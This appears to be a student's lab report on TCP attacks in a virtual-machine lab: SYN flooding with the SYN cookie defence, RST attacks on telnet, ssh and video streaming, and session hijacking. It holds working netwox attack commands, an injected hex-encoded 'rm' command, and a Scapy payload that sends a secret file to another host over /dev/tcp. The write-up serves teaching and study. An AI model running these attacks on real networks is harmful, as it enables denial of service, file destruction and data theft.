


3.1 Task 1: SYN Flooding Attack

a. Before attack

- “netstat -tna” command before attack, check the usage of the queue, the number of half-opened connection associated with a listening port

```
[11/13/20 NatNetwork]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                  :::*                    LISTEN
tcp6       0      0 :::1:953                 :::*                    LISTEN
[11/13/20 NatNetwork]seed@VM:~$
```



- as we can see “SYN_RECV,” it shows half-opened connections

```

tcp      0      0 10.0.2.6:23      247.6.177.254:26586  SYN_RECV
tcp      0      0 10.0.2.6:23      253.134.217.33:33669  SYN_RECV
tcp      0      0 10.0.2.6:23      252.151.88.250:45820  SYN_RECV
tcp      0      0 10.0.2.6:23      248.62.110.175:56527  SYN_RECV
tcp      0      0 10.0.2.6:23      251.177.14.15:58791   SYN_RECV
tcp      0      0 10.0.2.6:23      244.185.215.195:45213  SYN_RECV
tcp      0      0 10.0.2.6:23      249.1.235.96:54418    SYN_RECV
tcp      0      0 10.0.2.6:23      250.219.195.155:40338  SYN_RECV
tcp      0      0 10.0.2.6:23      250.18.152.139:35273  SYN_RECV
tcp      0      0 10.0.2.6:23      240.72.155.196:37631  SYN_RECV
tcp      0      0 10.0.2.6:23      252.83.160.14:65456   SYN_RECV
tcp      0      0 10.0.2.6:23      253.62.67.111:22401   SYN_RECV
tcp      0      0 10.0.2.6:23      241.232.34.199:1494   SYN_RECV
tcp      0      0 10.0.2.6:23      252.193.167.5:22780   SYN_RECV
tcp      0      0 10.0.2.6:23      251.180.104.148:3455   SYN_RECV
tcp      0      0 10.0.2.6:23      252.183.122.9:40257   SYN_RECV
tcp      0      0 10.0.2.6:23      253.121.217.131:46856  SYN_RECV
tcp      0      0 10.0.2.6:23      252.255.234.100:38078  SYN_RECV
tcp      0      0 10.0.2.6:23      240.126.14.165:12446   SYN_RECV
tcp      0      0 10.0.2.6:23      244.40.68.42:60786    SYN_RECV
tcp      0      0 10.0.2.6:23      253.220.117.41:37405   SYN_RECV
tcp      0      0 10.0.2.6:23      245.197.65.30:7479    SYN_RECV
tcp      0      0 10.0.2.6:23      250.215.234.218:64456  SYN_RECV
tcp      0      0 10.0.2.6:23      252.105.121.111:56177  SYN_RECV
tcp      0      0 10.0.2.6:23      255.81.40.145:64492    SYN_RECV
tcp      0      0 10.0.2.6:23      253.162.8.66:26733    SYN_RECV
tcp      0      0 10.0.2.6:23      246.134.177.200:43869  SYN_RECV
tcp      0      0 10.0.2.6:23      242.214.207.167:20810  SYN_RECV
tcp      0      0 10.0.2.6:23      246.240.223.158:1714   SYN_RECV
tcp      0      407 10.0.2.6:23      10.0.2.5:32968        ESTABLISHED
tcp6     0      0 :::80            :::*                   LISTEN
tcp6     0      0 :::53            :::*                   LISTEN
tcp6     0      0 :::21            :::*                   LISTEN
tcp6     0      0 :::22            :::*                   LISTEN
tcp6     0      0 :::1:631         :::*                   LISTEN
tcp6     0      0 :::3128          :::*                   LISTEN
tcp6     0      0 :::1:953         :::*                   LISTEN
[11/13/20 NatNetwork]seed@VM:~$ █

```

b. After attack:

- On attacker's VM: attack is going on

```

[11/13/20 NatNetwork]seed@VM:~$ sudo netwox 76 -i 10.0.2.6 -p 23 -s raw

```


- Now, we can see that it keeps filling up the queue

```

tcp      0      0 10.0.2.6:23      254.172.192.86:62855  SYN_RECV
tcp      0      0 10.0.2.6:23      244.229.233.156:65075  SYN_RECV
tcp      0      0 10.0.2.6:23      251.7.202.13:12418    SYN_RECV
tcp      0      0 10.0.2.6:23      19.239.202.116:60778  SYN_RECV
tcp      0      0 10.0.2.6:23      163.61.117.146:12038  SYN_RECV
tcp      0      0 10.0.2.6:23      253.68.30.240:52449   SYN_RECV
tcp      0      0 10.0.2.6:23      240.21.24.147:3365    SYN_RECV
tcp      0      0 10.0.2.6:23      252.245.144.68:3447   SYN_RECV
tcp      0      0 10.0.2.6:23      13.107.247.90:55404   SYN_RECV
tcp      0      0 10.0.2.6:23      243.107.139.207:17685  SYN_RECV
tcp      0      0 10.0.2.6:23      246.160.146.243:54918  SYN_RECV
tcp      0      0 10.0.2.6:23      251.21.59.149:52849   SYN_RECV
tcp      0      0 10.0.2.6:23      249.191.175.70:32454  SYN_RECV
tcp      0      0 10.0.2.6:23      244.12.2.149:18036    SYN_RECV
tcp      0      0 10.0.2.6:23      241.227.4.114:54450   SYN_RECV
tcp      0      0 10.0.2.6:23      246.52.155.63:4070    SYN_RECV
tcp      0      0 10.0.2.6:23      251.3.20.99:35044     SYN_RECV
tcp      0      0 10.0.2.6:23      198.52.98.230:31108   SYN_RECV
tcp      0      0 10.0.2.6:23      253.11.38.84:11832    SYN_RECV
tcp      0      0 10.0.2.6:23      243.116.250.69:35041  SYN_RECV
tcp      0      0 10.0.2.6:23      254.249.198.140:12956  SYN_RECV
tcp      0      0 10.0.2.6:23      244.71.112.127:23749  SYN_RECV
tcp      0      0 10.0.2.6:23      255.8.145.116:36647   SYN_RECV
tcp      0      0 10.0.2.6:23      52.233.32.43:24428    SYN_RECV
tcp      0 8805 10.0.2.6:23      10.0.2.5:32968        ESTABLISHED
tcp      0      0 10.0.2.6:23      60.253.188.10:9715    SYN_RECV
tcp      0      0 10.0.2.6:23      247.94.122.229:31007  SYN_RECV
tcp      0      0 10.0.2.6:23      108.85.59.176:6528    SYN_RECV
tcp      0      0 10.0.2.6:23      51.154.125.5:54131    SYN_RECV
tcp      0      0 10.0.2.6:23      245.156.188.105:39126  SYN_RECV
tcp6     0      0 :::80            :::*                   LISTEN
tcp6     0      0 :::53            :::*                   LISTEN
tcp6     0      0 :::21            :::*                   LISTEN
tcp6     0      0 :::22            :::*                   LISTEN
tcp6     0      0 :::1:631         :::*                   LISTEN
tcp6     0      0 :::3128          :::*                   LISTEN
tcp6     0      0 :::1:953         :::*                   LISTEN
[11/13/20 NatNetwork]seed@VM:~$

```

- “top” command – note that we are not actually using any resources though

```

top - 14:57:10 up 15 min,  2 users,  load average: 0.36, 0.11, 0.05
Tasks: 206 total,   1 running, 205 sleeping,   0 stopped,   0 zombie
%Cpu(s):  8.8 us,  4.1 sy,   0.0 ni, 75.1 id,   0.2 wa,   0.0 hi, 11.8 si,   0.0 st
KiB Mem : 2012288 total,  695940 free,  730240 used,  586108 buff/cache
KiB Swap: 1046524 total, 1046524 free,    0 used. 1014760 avail Mem

```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
985	root	20	0	319652	108364	36496	S	19.6	5.4	0:09.47	Xorg
1708	seed	20	0	365596	185784	67080	S	12.0	9.2	0:38.17	compiz
2187	seed	20	0	206164	57432	41788	S	2.3	2.9	0:02.00	/usr/bin/t+
16	root	20	0	0	0	0	S	1.0	0.0	0:00.85	ksoftirqd/1
1893	seed	20	0	203888	42128	36316	S	0.7	2.1	0:01.11	nautilus
957	mysql	20	0	548756	130204	16716	S	0.3	6.5	0:00.84	mysqld
1288	seed	20	0	18232	2200	1876	S	0.3	0.1	0:01.07	VBoxClient
1339	root	20	0	31808	2964	2560	S	0.3	0.1	0:00.32	VBoxService
1	root	20	0	24208	5256	3824	S	0.0	0.3	0:01.53	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	20	0	0	0	0	S	0.0	0.0	0:00.03	ksoftirqd/0
5	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	kworker/0:+
6	root	20	0	0	0	0	S	0.0	0.0	0:00.37	kworker/u4+
7	root	20	0	0	0	0	S	0.0	0.0	0:00.15	rcu_sched
8	root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcu_bh
9	root	rt	0	0	0	0	S	0.0	0.0	0:00.00	migration/0
10	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	lru-add-dr+
11	root	rt	0	0	0	0	S	0.0	0.0	0:00.00	watchdog/0
12	root	20	0	0	0	0	S	0.0	0.0	0:00.00	cpuhp/0
13	root	20	0	0	0	0	S	0.0	0.0	0:00.00	cpuhp/1
14	root	rt	0	0	0	0	S	0.0	0.0	0:00.00	watchdog/1

- On client's VM: it's trying but we(attacker) keep filling up the SYN queue so client is not allowed to connect. Client just keeps trying.

```

[11/13/20 NatNetwork]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...

```

- Attack is still going on, but after turning on the SYN Cookie Countermeasure, checked that attack failed
- Under the countermeasure being turned on, a keyed hash (H), SYN cookie, is sent to the client as the initial sequence number from the server.
- So, when a server receives a SYN packet, the server calculates H from the information in the packet using a secret key that is only known to the server. But it does not store the half-opened connection in its queue. When it sends H to client, which is not an attacker, it sends H+1 in the acknowledgement field to be checked by the server if it is valid or not by recalculating the cookie. On the other hand, H will not reach the attacker.


```
[11/13/20 NatNetwork]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Nov 13 14:45:32 EST 2020 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

3.2 Task 2: TCP RST Attacks on telnet and ssh Connections

* Using Netwox

- disconnect a TCP connection between a client and a server

```
[11/13/20 NatNetwork]seed@VM:~$ sudo netwox 78 -i 10.0.2.6
```

- on telnet

```
[11/13/20 NatNetwork]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Nov 13 17:55:00 EST 2020 from 10.0.2.5 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[11/13/20 NatNetwork]seed@VM:~$ Connection closed by foreign host.
[11/13/20 NatNetwork]seed@VM:~$
```

- on ssh

```
[11/13/20 NatNetwork]seed@VM:~$ ssh 10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Fri Nov 13 18:06:53 2020 from 10.0.2.5
[11/13/20 NatNetwork]seed@VM:~$ packet_write_wait: Connection to 10.0.2.6 port 22: Broken pipe
[11/13/20 NatNetwork]seed@VM:~$
```

b. Using Scapy

1) captured TCP connection data using Wireshark to retrieve the source port, destination port, sequence number, acknowledgement number.

2) write a Python code using the data (task2b-t1.py). Note that seq# should be +1

- run the program to attack

```
[11/13/20 NatNetwork]seed@VM:~/lab09$ sudo python task2b-t1.py
SENDING RESET PACKET...
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None       (None)
tos          : XByteField                 = 0          (0)
len          : ShortField                 = None       (None)
id           : ShortField                 = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 (>  (<Flag 0 (>)>)
frag         : BitField (13 bits)         = 0          (0)
ttl          : ByteField                  = 64         (64)
proto        : ByteEnumField              = 6          (0)
chksum       : XShortField                = None       (None)
src          : SourceIPField              = '10.0.2.5' (None)
dst          : DestIPField                = '10.0.2.6' (None)
options      : PacketListField            = []         ([])
--
sport        : ShortEnumField              = 53360      (20)
dport        : ShortEnumField              = 23         (80)
seq          : IntField                   = 1643279716 (0)
ack          : IntField                   = 0          (0)
dataofs      : BitField (4 bits)          = None       (None)
reserved     : BitField (3 bits)          = 0          (0)
flags        : FlagsField (9 bits)        = <Flag 4 (R)> (<Flag 2 (S)>)
)
window       : ShortField                 = 8192       (8192)
chksum       : XShortField                = None       (None)
urgptr       : ShortField                 = 0          (0)
options      : TCPOptionsField            = []         ([])
```

- result: disconnected captured on Wireshark

Capturing from enp0s3

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
66	2020-11-13 18:32:25.1419425...	10.0.2.5	10.0.2.6	TCP	66	53360 → 23
67	2020-11-13 18:32:27.4280078...	PcsCompu_e2:cd:cc	RealtekU_12:35:00	ARP	60	Who has 10.0.2.6?
68	2020-11-13 18:32:27.4280117...	RealtekU_12:35:00	PcsCompu_e2:cd:cc	ARP	60	10.0.2.6
69	2020-11-13 18:33:40.0645785...	PcsCompu_d7:b8:87	Broadcast	ARP	42	Who has 10.0.2.6?
70	2020-11-13 18:33:40.0650311...	PcsCompu_e2:cd:cc	PcsCompu_d7:b8:87	ARP	60	10.0.2.6
71	2020-11-13 18:33:40.0800525...	10.0.2.5	10.0.2.6	TCP	54	53360 → 23
72	2020-11-13 18:33:40.0804324...	10.0.2.6	10.0.2.5	TCP	66	[TCP Reset] Seq=1643279698
73	2020-11-13 18:33:45.2125508...	PcsCompu_e2:cd:cc	PcsCompu_3f:bc:e7	ARP	60	Who has 10.0.2.6?
74	2020-11-13 18:33:45.2128401...	PcsCompu_3f:bc:e7	PcsCompu_e2:cd:cc	ARP	60	10.0.2.6

Frame 66: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0

Ethernet II, Src: PcsCompu_3f:bc:e7 (08:00:27:3f:bc:e7), Dst: PcsCompu_e2:cd:cc (08:00:27:e2:cd:cc)

Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6

Transmission Control Protocol, Src Port: 53360, Dst Port: 23, Seq: 1643279698, Ack: 528017608, Len: 0

Source Port: 53360

Destination Port: 23

[Stream index: 0]

[TCP Segment Len: 0]

Sequence number: 1643279698

Acknowledgment number: 528017608

Header Length: 32 bytes

Flags: 0x010 (ACK)

0000 08 00 27 e2 cd cc 08 00 27 3f bc e7 08 00 45 10 ..'.....'?...E.

0010 00 34 22 a6 40 00 40 06 00 04 0a 00 02 05 0a 00 .4".@.@.

0020 02 06 d0 70 00 17 61 f2 75 52 1f 78 e8 c8 80 10 ...p..a. uR.X....

0030 00 ed fa 5c 00 00 01 01 08 0a 00 08 59 47 00 08 ...\.YG..

0040 5a 04 Z.


Task 3: TCP RST Attacks on Video Streaming Applications

- disrupt the TCP session established between the client and video streaming machine.

- target at the client's machine

```
[11/13/20 NatNetwork]seed@VM:~$ sudo netwox 78 --filter "src host 10.0.2.5"
```

- client, browsing for a video content in the video-streaming web site (YouTube), gets disrupted.



3.4 Task 4: TCP Session Hijacking

* Using Netwox

- hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session.

1) Used Wireshark to check the TCP packet

2) created a file named target.txt

- get the hex value for the command we want to run

```
>>> "rm /home/seed/target.txt\n".encode("hex")  
'726d202f686f6d652f736565642f7461726765742e7478740a'
```

3) using the information gained from Wireshark and the hex value, conduct the TCP Session Hijacking attack

```
[11/13/20 NatNetwork]seed@VM:~/lab09$ sudo netwox 40 -l 10.0.2.5 -m 10.0.2.6 -j 64 -o 53368 -p 23 -q 2543543646 -E 237 -r 3737494735 -z -H 726d202f686f6d652f736565642f7461726765742e7478740a
```

(4) 2nd attempt (later) with following command

```
sudo netwox 40 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --ip4-ttl 64 --tcp-src 47932 --tcp-dst 23 --tcp-seqnum 2407293983 --tcp-window 237 --tcp-acknum 2231759840 --tcp-ack --tcp-psh --tcp-data "726d202f686f6d652f736565642f7461726765742e7478740a "
```

- result captured on Wireshark

The image shows a network capture in Wireshark and a terminal window. The Wireshark capture is filtered for the interface 'enp0s3' and shows a list of packets. The selected packet is a TCP segment with source port 53368 and destination port 23, sequence number 2543543646, and acknowledgment number 3737494735. The terminal window shows a shell prompt and a command to delete a file.

No.	Time	Source	Destination	Protocol	Length	Info
86	2020-11-13 19:27:19.4884904...	PcsCompu_d7:b8:87	Broadcast	ARP	42	Who
87	2020-11-13 19:27:19.4888403...	PcsCompu_3f:bc:e7	PcsCompu_d7:b8:87	ARP	60	10
88	2020-11-13 19:27:19.6925200...	10.0.2.5	10.0.2.6	TELNET	79	Te
89	2020-11-13 19:27:19.6941207...	10.0.2.6	10.0.2.5	TELNET	92	Te
90	2020-11-13 19:27:19.9014689...	10.0.2.6	10.0.2.5	TELNET	168	Te
91	2020-11-13 19:27:20.1089186...	10.0.2.6	10.0.2.5	TCP	194	[T
92	2020-11-13 19:27:20.5450796...	10.0.2.6	10.0.2.5	TCP	194	[T
93	2020-11-13 19:27:21.3771703...	10.0.2.6	10.0.2.5	TCP	194	[T
94	2020-11-13 19:27:23.0450072...	10.0.2.6	10.0.2.5	TCP	194	[T

Transmission Control Protocol, Src Port: 53368, Dst Port: 23, Seq: 2543543646, Ack: 3737494735

Source Port: 53368
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 2543543646
Acknowledgment number: 3737494735
Header Length: 32 bytes
Flags: 0x010 (ACK)
Window size value: 237
[Calculated window size: 30336]

```

/bin/bash
/bin/bash 73x15
10.0.2.6
TCP
source port      destination port
0xD078=53368     0x0017=23
seqnum
0x979B655E=2543543646
acknum
0xDEC5A4CF=3737494735
doff  | r | r | r | r | C | E | U | A | P | R | S | F |      window
  5   | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | 0 | 0 | 0 | 0 |      0x00ED=237
checksum      urgptr
0xE705=59141  0x0000=0
72 6d 20 2f 68 6f 6d 65 2f 73 65 65 64 2f 74 61 # rm /home/seed/ta
72 67 65 74 2e 74 78 74 0a                        # rget.txt.
[11/13/20 NatNetwork]seed@VM:~/lab09$

```

- The file has gone

- Using Scapy

1) figure out values needed on Wireshark

2) Write a python program, run it


```

[11/13/20 NatNetwork]seed@VM:~/lab09$ sudo python task4.py
SENDING SESSION HIJACKING PACKET...
version      : BitField (4 bits)           = 4           (4)
ihl          : BitField (4 bits)           = None        (None)
tos          : XByteField                  = 0           (0)
len          : ShortField                  = None        (None)
id           : ShortField                  = 1           (1)
flags        : FlagsField (3 bits)         = <Flag 0 ()> (<Flag 0 ()>)
frag         : BitField (13 bits)          = 0           (0)
ttl          : ByteField                   = 64          (64)
proto        : ByteEnumField               = 6           (0)
chksum       : XShortField                 = None        (None)
src          : SourceIPField               = '10.0.2.5'  (None)
dst          : DestIPField                 = '10.0.2.6'  (None)
options      : PacketListField             = []          ([])
--
sport        : ShortEnumField              = 53364       (20)
dport        : ShortEnumField              = 23          (80)
seq          : IntField                    = 3689420155L (0)
ack          : IntField                    = 1001476718  (0)
dataofs      : BitField (4 bits)           = None        (None)
reserved     : BitField (3 bits)           = 0           (0)
flags        : FlagsField (9 bits)         = <Flag 16 (A)> (<Flag 2 (S)>)
)
window       : ShortField                  = 8192        (8192)
chksum       : XShortField                 = None        (None)
urgptr       : ShortField                  = 0           (0)
options      : TCPOptionsField             = []          ([])
--
load         : StrField                    = '\r cat /home/seed/secret > /
dev/tcp/10.0.2.4/9090\r' (')
[11/13/20 NatNetwork]seed@VM:~/lab09$ █

```

- Result : attack succeeded

Capturing from enp0s3

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
64	2020-11-13 18:59:28.2833366...	fe80::88bd:4c89:201...	ff02::fb	MDNS	107	Sta
65	2020-11-13 18:59:58.8372931...	fe80::1cd5:fbe4:19:...	ff02::fb	MDNS	180	Sta
66	2020-11-13 18:59:58.8373164...	10.0.2.6	224.0.0.251	MDNS	160	Sta
67	2020-11-13 19:00:36.6086751...	PcsCompu_d7:b8:87	Broadcast	ARP	42	Who
68	2020-11-13 19:00:36.6091722...	PcsCompu_e2:cd:cc	PcsCompu_d7:b8:87	ARP	60	10
69	2020-11-13 19:00:36.6238972...	10.0.2.5	10.0.2.6	TELNET	103	[T
70	2020-11-13 19:00:36.6242679...	10.0.2.6	10.0.2.5	TCP	78	[T
71	2020-11-13 19:00:41.6647438...	PcsCompu_e2:cd:cc	PcsCompu_3f:bc:e7	ARP	60	Who
72	2020-11-13 19:00:41.6650229...	PcsCompu_3f:bc:e7	PcsCompu_e2:cd:cc	ARP	60	10

Frame 55: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0

Ethernet II, Src: PcsCompu_3f:bc:e7 (08:00:27:3f:bc:e7), Dst: PcsCompu_e2:cd:cc (08:00:27:e2:c)

Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6

Transmission Control Protocol, Src Port: 53364, Dst Port: 23, Seq: 3689420154, Ack: 1001476718

Source Port: 53364
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 3689420154
Acknowledgment number: 1001476718
Header Length: 32 bytes
Flags: 0x010 (ACK)

